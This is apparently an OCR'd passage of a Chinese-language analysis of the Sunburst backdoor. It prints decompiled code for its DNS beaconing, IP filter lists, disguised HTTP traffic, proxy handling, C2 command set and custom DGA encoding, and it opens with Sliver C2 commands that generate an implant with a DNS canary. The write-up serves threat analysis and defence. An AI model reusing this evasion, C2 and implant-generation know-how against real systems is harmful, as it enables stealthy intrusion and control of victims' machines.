
Sunburst后门这种使用DNS和HTTP协议结合的方式，让作者想起了Sliver C2这款工具的DNS Canary功能。虽然DNS Canary不是用来进行C2通信的，但是提供了一种红队监测蓝队是否分析了自己implant的思路。

Sliver C2生成的implant默认会使用符号混淆来避免杀软查杀，不会出现敏感字符串。但是当使用--canary/-c参数时，会将指定的DNS域名以常量字符串的形式嵌入implant中。并生成一个独一无二的DNS域名，如果蓝队人员分析我们的implant，发现这个域名，只要逆行了DNS解析，我们的C2服务器就会收到DNS查询请求，这说明我们的行动已经被发现。


如下图，红队人员在创建implant的时候，设置DNS canary为mews.cs.local，在生成的implant中，嵌入了mqrrzkj.news.cs.local.和kvn3g0-.news.cs.local两个域名。

```
sliver > dns --domains news.cs.local

[*] Starting DNS listener with parent domain(s) [news.cs.local] ...

[*] Successfully started job #1

sliver > generate --http http://192.168.189.128 -c news.cs.local

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled.
[*] This process can take awhile, and consumes significant amounts of CPU/Memory
[*] Build completed in 00:14:02
[*] Implant saved to /home/kali/tools/PARLIAMENTARY_TATAMI.exe

sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #2

sliver >
[*] Session #1 PARLIAMENTARY_TATAMI - 192.168.189.131:52058 (win101607) - windows/amd64 - Wed, 30 Dec 2020 09:13:27 EST

sliver > slivers

Name                OS/Arch         Debug  Format      Command & Control
====                =======         =====  ======      =================
FAIR_EXPLANATION    windows/amd64   false  EXECUTABLE  [1] http://192.168.189.128

PARLIAMENTARY_TATAMI  windows/amd64  false  EXECUTABLE  [1] http://192.168.189.128


sliver > canaries

Sliver Name         Domain                Triggered  First Trigger  Latest Trigger
===========         ======                =========  =============  ==============
PARLIAMENTARY_TATAMI  mqrrzkj.news.cs.local.  false
FAIR_EXPLANATION    d7m3npg.client.cs.local.  false
FAIR_EXPLANATION    iwhiv85.client.cs.local.  false
PARLIAMENTARY_TATAMI  kvn3g0-.news.cs.local.  false

[*] Session #2 PARLIAMENTARY_TATAMI - 192.168.189.131:52066 (win101607) - windows/amd64 - Wed, 30 Dec 2020 09:15:11 EST
```

当蓝队分析样本，尝试解析域名时，C2服务器就会收到告警。



告警信息如下：



3.2 Sunburst后门在该阶段的亮点

(1)很具有迷惑性的DnsRecords代码，用常规的变量名表达其他实际意义。

(2)对DGA生成的域名解析的IP地址，进行白名单、黑名单、等待名单的判断，确定网络解析环境是否安全才会继续执行。

(3)HTTP协议的一种User-Agent会采用SolarWinds产品的User-Agent，更加接近真实可信的流量。

(4)出网会检测代理设置，通过无代理、系统代理和SolarWinds本身配置的代理三种方式是尝试出网，连接C2服务器。

(5)高度迷惑性的C2服务器响应。

(6)高度迷惑性的DGA算法。

上述动作的具体表现为：

(1)具有高度迷惑性的DNS上线请求：恶意代码发送DNS请求并将返回的CNAME信息将保存至DnsRecords对象。

```
private class DnsRecords
{
    public DnsRecords()
    {
    }

    public int A;//休眠时间

    public int _type;//请求的URL的返回数据解析方式

    public int length;//代理类型

    public string cname;//DNS的CNAME记录

    public bool dnssec;//白名单
}
```

DNS查询如果请求失败，则设置随机7-9小时的休眠时间（代码如下图），进行休眠后再进行下一次尝试。

```
case OrionImprovementBusinessLayer.AddressFamilyEx.Error:
    dnsRecords.A = random.Next(420, 540);
    break;
default:
```

如请求成功，则首先判断是否存在CNAME信息，如不存在，则处理IP的最后两个字节，修改DnsRecords对象对应的字段：

length字段，此字段用于保存控制阶段应用的代理类型；

_type字段，此字段决定控制阶段使用的url以及对返回数据的解码方式；


A字段，此字段决定DNS请求查询阶段每次DNS请求之间的延时。

(2)对DGA生成的域名解析的IP地址，进行白名单、黑名单、等待名单的判断：检测到IP处于任一黑名单，将导致状态更改为Truncate，从而导致后续操作全部终止，并作标记此后不再尝试。IP黑名单列表：

IP地址	子网掩码	AddressFamilyEx类型
10.0.0.0	255.0.0.0	Atm内网IP黑名单
172.16.0.0	255.240.0.0	Atm内网IP黑名单
192.168.0.0	255.255.0.0	Atm内网IP黑名单
224.0.0.0	240.0.0.0	Atm内网IP黑名单
fc00::	fe00::	Atm内网IP黑名单
fec0::	ffc0::	Atm内网IP黑名单
ff00::	ff00::	Atm内网IP黑名单
41.84.159.0	255.255.255.0	Ipx外网黑名单
74.114.24.0	255.255.248.0	Ipx外网黑名
154.118.140.0	255.255.255.0	Ipx外网黑名单
217.163.7.0	255.255.255.0	Ipx外网黑名单
20.140.0.0	255.254.0.0	ImpLink等待名单
96.31.172.0	255.255.255.0	ImpLink等待名单
131.228.12.0	255.255.252.0	ImpLink等待名单
144.86.226.0	255.255.255.0	ImpLink等待名
8.18.144.0	255.255.254.0	NetBios白名单
18.130.0.0	255.255.0.0	NetBios白名单
71.152.53.0	255.255.255.0	NetBios白名单
99.79.0.0	255.255.0.0	NetBios白名单
87.238.80.0	255.255.248.0	NetBios白名单
199.201.117.0	255.255.255.0	NetBios白名单
184.72.0.0	255.254.0.0	NetBios白名单

上述表格中Atm代表内网IP黑名单，ImpLink代表外网IP黑名单，Ipx代表等待名单，NetBios代表白名单。如果返回的IP处于任一黑名单，则恶意代码退出并且设置标记永不再上线。

在进行进程、服务、驱动状态检查通过后，然后还会解析官方域名“api.solarwinds.com”判断是否为指定IP地址，如检验通过则进入后续的感染逻辑，整个逻辑可以用下图表示：



(3)高度迷惑性的User-Agent：当恶意代码从C2域名的CNAME DNS响应中成功检索到域，将产生一个新的执行线程，调用HttpHelper.Initialize方法来与C2服务器通信。

```
private class HttpHelper
{
    public void Abort()
    {
        this.isAbort = true;
    }

    public HttpHelper(byte[] customerId, OrionImprovementBusinessLayer.DnsRecords rec)
    {
        this.customerId = customerId.ToArray<byte>();
        this.httpHost = rec.cname;
        this.requestMethod = (OrionImprovementBusinessLayer.HttpOipMethods)rec._type;
        this.proxy = new OrionImprovementBusinessLayer.Proxy((OrionImprovementBusinessLayer.ProxyType)rec.length);
    }
```

HttpHelper的构造函数会处理由DNS请求查询阶段决定的请求类型与代理类型，两种User-Agent，在正常情况下，第一种会用于Windows检查证书吊销列表。

```
if (this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethods.Post)
{
    string[] array = new string[]
    {
        "-root",
        "-cert",
        "-universal_ca",
        "-ca",
        "-primary_ca",
        "-timestamp",
        "",
        "-global",
        "-secureca"
    };
    return string.Format("pki/crl/{0}{1}{2}.crl", this.random.Next(100, 10000), array[this.random.Next(array.Len
}
```

第二种用于SolarWinds本身的通信过程，将伪装为SolarWinds正常请求链接或静态资源。

```
if (this.requestMethod == OrionImprovementBusinessLayer.HttpOipMethods.Put)
{
    string[] array2 = new string[]
    {
        "Bold",
        "BoldItalic",
        "ExtraBold",
        "ExtraBoldItalic",
        "Italic",
        "Light",
        "LightItalic",
        "Regular",
        "SemiBold",
        "SemiBoldItalic"
    };
    string[] array3 = new string[]
    {
        "opensans",
        "noto",
        "freefont",
        "SourceCodePro",
        "SourceSerifPro",
        "SourceHanSans",
        "SourceHanSerif"
    };
```

(4)高度迷惑性的代理配置：出网代理主要分为三类，无代理、系统代理和红色箭头标明的SolarWinds本身配置的代理，从这点也可以看出黑客组织对于SolarWins的了解的确十分深入。

```
public Proxy(OrionImprovementBusinessLayer.ProxyType proxyType)
{
    try
    {
        this.proxyType = proxyType;
        OrionImprovementBusinessLayer.ProxyType proxyType2 = this.proxyType;
        if (proxyType2 != OrionImprovementBusinessLayer.ProxyType.System)
        {
            if (proxyType2 == OrionImprovementBusinessLayer.ProxyType.Direct)
            {
                this.proxy = null;
            }
            else
            {
                this.proxy = HttpProxySettings.Instance.AsWebProxy();
            }
        }
        else
        {
            this.proxy = WebRequest.GetSystemWebProxy();
        }
    }
    catch
    {
    }
}
```

最后组成了一个JSON文本，在其中添加了前面描述的userID，sessionID和一组其他不相关的数据字段。然后它将此JSON文档发送到C2服务器。

(5)高度迷惑性的C2服务器响应：如果C2通信成功，C2服务器将回复编码压缩后的数据，该数据中包含后门要执行的命令。C2服务器可能还会回复有关要报告的其他C2地址的信息：

```
{
  "userId":"<redacted>",
  "sessionId":"<redacted>",
  "steps":
  [
     {
     "Timestamp":"/Date(1608133889936)/",
     "Index":1234,
     "EventType":"Orion",
     "EventName":"EventManager",
     "DurationMs":100,
     "Succeeded":true,
     "Message":"uejRz1wj+1pI1wVrHMoc+EIFv21JudmgLA=="
     },
     {
     "Timestamp":"/Date(1608133890369)/",
     "Index":1235,
     "EventType":"Orion",
     "EventName":"EventManager",
     "DurationMs":100,
     "Succeeded":true,
     "Message":"4HvaCflKKpdq7o87SXVF+6w="
     }
  ]
}
```


实际的服务器控制执行代码在Job.ExecuteEngine函数中。以下是黑客C2服务器对远端受害主机控制命令的类型和功能：

命令	值	详细描述
空闲	0	无
退出	1	结束当前进程
设置延迟时间	2	设置主事件循环执行的延迟时间
收集系统信息	3	解析本地系统信息，包括主机名、用户名、操作系统版本、MAC地址、IP地址、DHCP配置和域信息
上传系统信息	4	向指定的URL发送HTTP请求，并把系统信息以特殊格式发送到C2服务器
启动新任务	5	根据文件路径和参数启动新进程
枚举进程信息	6	获取进程列表，并根据参数决定是否获取父进程ID、用户名、域名
结束任务	7	根据PID结束指定进程
枚举文件信息	8	根据文件路径枚举文件和目录
写入文件	9	根据文件路径和Base64编码字符串，将Base64解密字符串的内容以追加模式写入文件，写入后延迟1-2秒
判断文件是否存在	10	判断文件路径是否存在
删除文件	11	根据文件路径删除文件
获取文件哈希	12	获取文件的MD5哈希信息
读注册表值	13	读取注册表值
设置注册表值	14	设置注册表值
删除注册表值	15	删除注册表值
获取注册表子项和值	16	获取注册表路径下的子项和值名称的列表
重启	17	尝试使系统重启

(6)高度迷惑性的DGA算法：

如果样本通过上述阶段，则样本将在while循环中通过DGA算法开始生成域。样本会延迟域生成之间的随机间隔；此时间间隔可以是1到3分钟，30到120分钟或在错误条件下最长420到540分钟（9小时）范围内的任意随机值。

总共用四种方法来生成url，分别为GetCurrentString，GetPreviousString，GetNextStringEx和GetNextString函数。

```
string hostName;
if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New)
{
    hostName = ((addressFamilyEx == OrionImprovementBusinessLayer.AddressFamilyEx.Error) ? cryptoHelper.GetCurrentString() :
      cryptoHelper.GetPreviousString(out flag2));
}
else
{
    if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Append)
    {
        break;
    }
    hostName = (flag3 ? cryptoHelper.GetNextStringEx(dnsRecords.dnssec) : cryptoHelper.GetNextString(dnsRecords.dnssec));
}
```

下图是四种方法的调用条件，以及会组成的URL的第一段格式如上图。这里需要了解一个变量和两个算法，才能对DGA的算法生成过程更加了解。一个变量是GUID,两个加密算法即CryptoHelper.Base64Encode和CryptoHelper.Base64Decode。

其中GetCurrentString/GetPreviousString可以认为是第一阶段DGA，包含可以完整解析的域名，GetNextStringEx/GetNextString可以认为是第二阶段DGA，包含了有效的服务器时间戳等信息。

状态条件	调用方法	URL第一段的组成	hostname组成
ReportStatus为New且addressFamilyEx为Error	GetCurrentString	CreateSecureString加密的GUID + Char+Base64Decode的域名/（"00"+Base64Encode的域名）	用this.nCount或者this.nCount - 1作为CreateString的参数
ReportStatus为New且addressFamilyEx不为Error	GetPreviousString	CreateSecureString加密的GUID + Char+Base64Decode的域名/（"00"+Base64Encode的域名）	截断式方法；this.dnStrLower会+= "0"; 根据当前所在hostname中的偏移this.nCount作为CreateString的参数
ReportStatus为Append且flag3为1	GetNextStringEx	CreateSecureString加密的GUID	参照了服务进程列表，对服务进程列表状态计算了哈希作为GUID
ReportStatus为Append且flag3为0	GetNextString	CreateSecureString加密的GUID	用原始GUID扩展了三个StringHash字节形成新数组再做CreateSecureString加密

不管哪种生成方式，在OrionImprovementBusinessLayer.GetOrCreateUserID中，HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography的 MachineGuid值和第一个网络适配器的物理地址MAC组成了UID，并通过计算UID的MD5哈希，再用ComputeHash类的方法将 MD5 哈希值作为16字节的数组返回，异或之后最终输出64位哈希值这样得到目标GUID。GUID通过CreateSecureString函数进行加密，CreateSecureString函数中使用了CryptoHelper.Base64Encode算法加密。所以整个加密过程全是CryptoHelper.Base64Encode函数和CryptoHelper.Base64Decode函数实现的，研究的重点就是CryptoHelper.Base64Encode函数和CryptoHelper.Base64Decode函数。然而这两个函数都并不是名称表示的常见的Base64编解码函数。

```
private static bool GetOrCreateUserID(out byte[] hash64)
{
    string text = OrionImprovementBusinessLayer.ReadDeviceInfo();
    hash64 = new byte[8];
    Array.Clear(hash64, 0, hash64.Length);
    if (text == null)
    {
        return false;
    }
    text += OrionImprovementBusinessLayer.domain4;
    try
    {
        text += OrionImprovementBusinessLayer.RegistryHelper.GetValue(OrionImprovementBusinessLayer.ZipHelper.Unzip("8/
          B2jYz38Xd29In3dXT28PRzjQn2dwsJdwxyjfHNTC7KL85PK41xLqosKM1PLOosyKgEAA=="), OrionImprovementBusinessLayer.ZipHelper.Unzip
          ("801MzsjMS3UvzUwBAA=="), "");
    }
    catch
    {
    }
    using (MD5 md = MD5.Create())
    {
        byte[] bytes = Encoding.ASCII.GetBytes(text);
        byte[] array = md.ComputeHash(bytes);
        if (array.Length < hash64.Length)
        {
            return false;
        }
        for (int i = 0; i < array.Length; i++)
        {
            byte[] array2 = hash64;
            int num = i % hash64.Length;
            array2[num] ^= array[i];
        }
    }
    return true;
}
```

计算MAC物理地址的MD5哈希值

CryptoHelper.Base64Decode其实是自定义的加密算法。

```
private static string Base64Decode(string s)
{
    string text = "rq3gsalt6u1iyfzop572d49bnx8cvmkewhj";
    string text2 = "0_-.";
    string text3 = "";
    Random random = new Random();
    foreach (char value in s)
    {
        int num = text2.IndexOf(value);
        text3 = ((num < 0) ? (text3 + text[(text.IndexOf(value) + 4) % text.Length].ToString()) : (text3 + text2[0].ToString() + text[num +
          random.Next() % (text.Length / text2.Length) * text2.Length].ToString()));
    }
    return text3;
}
```

CryptoHelper.Base64Encode其实是自定义映射表的Base32算法。

```
private static string Base64Encode(byte[] bytes, bool rt)
{
    string text = "ph2eifo3n5utg1j8d94qrvbmk0sal76c";
    string text2 = "";
    uint num = 0u;
    int i = 0;
    foreach (byte b in bytes)
    {
        num |= (uint)((uint)b << i);
        for (i += 8; i >= 5; i -= 5)
        {
            text2 += text[(int)(num & 31u)].ToString();
            num >>= 5;
        }
    }
    if (i > 0)
    {
        if (rt)
        {
            num |= (uint)((uint)new Random().Next() << i);
        }
        text2 += text[(int)(num & 31u)].ToString();
    }
    return text2;
}
```


下图是GetCurrentString/GetPreviousString函数加密方式中以CryptoHelper.Base64Decode加密域名的方式生成的URL。蓝色的表示会随机变化，黑色表示固定不变。紫色00带有下划线代表是此种加密方式的标志位。

一、前15个字节是GUID被加密过后的编码0fn7oe4cegrf933


二、中间一个字节是通过CreatString生成的“c”

三、后面的mudofi75f4tjvh则是AD域被编码后的字符串。

因为这里十六个字节过后有“00”开头的标志，所以可以断定应该调用OrionImprovementBusinessLayer.CryptoHelper.Base64Decode对应的解码算法。解码后可以得到域名称：WASHO。



下图就是通过GetNextStringEx和GetNextString函数加密的方式生成的URL。对照上图其实如果没有“00”标志，这种URL形式和GetCurrentString/GetPreviousString函数加密方式中以CryptoHelper.Base64Encode加密域名的方式是很像的，所以这种直接使用CryptoHelper.Base64Encode对应的解码算法即可，最终得到spsd.sk.ca域名。



安全研究员@bambenek在其Github上公布了1722个疑似与此次攻击事件相关的DGA域名:

main ▾ research / sunburst / uniq-hostnames.txt


bapril Adding data from DNSDB (+ numeric sorting ipv4 list)

2 contributors

1722 lines (1722 sloc) | 108 KB

```
